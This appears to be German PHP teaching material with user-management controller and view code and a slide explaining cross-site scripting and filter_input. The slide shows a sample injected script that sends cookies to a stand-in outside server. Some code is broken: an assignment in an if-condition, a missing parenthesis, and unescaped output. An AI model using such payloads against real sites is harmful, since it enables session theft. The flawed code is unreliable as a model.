    $user->validate();
    if ($user->getErrors() != null || !$userList->addUser($user))
        require_once 'scripts/scr.userForm.php';
    else
        require_once 'scripts/scr.userList.php';
} elseif ($_GET["id"] == "3") {
    if (!isset($_GET["username"]) || strlen($_GET["username"]) == 0) {
        require_once 'scripts/scr.userList.php';
    } else {
        $user = $userList->getUser($_GET["username"]);
        if (!$user)
            require_once 'scripts/scr.userList.php';
        else {
            $_SESSION["user"] = $user;
            require_once 'scripts/scr.userForm.php';
        }
    }
} elseif ($_GET["id"] == "30") {
    ...
} elseif ($_GET["id"] = "4") {
    if (isset($_GET["username"]) && strlen($_GET["username"]) > 0) {
        $username = filter_input(
            INPUT_GET, "username", FILTER_SANITIZE_STRING);
        if ($userList->deleteUser($username)) {
            unset($_SESSION["user"]);
            unset($user);
        }
    }
    require_once 'scripts/scr.userList.php';
}
?>
</body>
</html>
```

⁴ Verhindert Cross-Site Scripting (Abk. XSS) (siehe hinten)

Datei scr.userList.php

```
<?php $list = $userList->getUsers();?>
<?php if (!$list) {?>
    <p>Keine Benutzer vorhanden</p>
<?php } else { ?>
    <table>
        <tr>
            <th>Benutzername</th><th>Geschlecht</th>
            <th>Geburtsdatum</th><th>Bewertung</th><th></th>
        </tr>
        <?php foreach($list as $key => $value) {?>
            <tr>
                <td><?=$value->getUsername()?></td>
                <td><?=$value->getMale() ? "Männlich" : "weiblich"?></td>
                <td><?=$value->getBirthDate()?></td>
                <td><?=$value->getRating()?></td>
                <td>
                    <a href="index.php?id=3&username=
                        <?=$value->getUsername()?>">Bearbeiten</a>
                    <a href="index.php?id=4&username=
                        <?=$value->getUsername()?>">Löschen</a>
                </td>
            </tr>
        <?php }?>
    </table>
<?php }?>
```

Datei scr.userForm.php

```
<form method="post" action="index.php?id=20"
    enctype="multipart/form-data">
    <table>
        <tr>
            <td><label>Benutzername:</label></td>
            <td>
                <input type="text" name="username"
                    value="<?=$user->getUsername()?>">
            </td>
            <td class="error">
                <?=$user->getError("username"?>
            </td>
        </tr>
        ...
        <tr>
            <td></td>
            <td>
                <input type="submit" name="submit" value="Hinzufügen">
                <input type="reset" name="reset" value="Zurücksetzen">
            </td>
            <td></td>
        </tr>
    </table>
</form>
<?php
```


SICHERHEITSPROBLEM: Cross-Site Scripting (XSS)

bedeutet Skriptcode wird von außen in die aktuelle Seite injiziert

Nachname:


JavaScript-Code wird mit Objekt in Datenbank abgespeichert:

```
<?php
$user->setSurname($_POST["surname"]);
...
```



Bei späterer Ausgabe des Objektes mit echo wird JavaScript-Code in HTML-Datei eingefügt, zum Browser gesandt und dort ausgeführt!!!

```
<table>
  <tr>
    <td>Nachname:</td>
    <td><?php echo $user->getNachname()?></td>
  </tr>
  <tr>
    <td>Hintner
      <script type='text/javascript'>
        location.href='http://anderer.server.x/cookies.php?c=' + es
      </script>
    </td>
  </tr>
</table>
```


Lösung

`filter_input(Superglobal, Parameter, Art der Filterung)`

Superglobal

INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER oder INPUT_ENV

Art der Filterung

`FILTER_SANITIZE_STRING`

entfernt HTML- und PHP-Code aus einem String

`FILTER_SANITIZE_FULL_SPECIAL_CHARS`

Maskiert HTML-relevante Zeichen (z.B. `
` wird zu `
`)

`FILTER_VALIDATE_BOOLEAN`, `_DOMAIN`, `_EMAIL`, `_FLOAT`, `_INT`, `_IP`, `_MAC`, `_REGEXP`, `_URL`

Kontrolliert ob im Parameter ein Wert dieses Typs vorhanden ist, ändert Inhalt aber nicht ab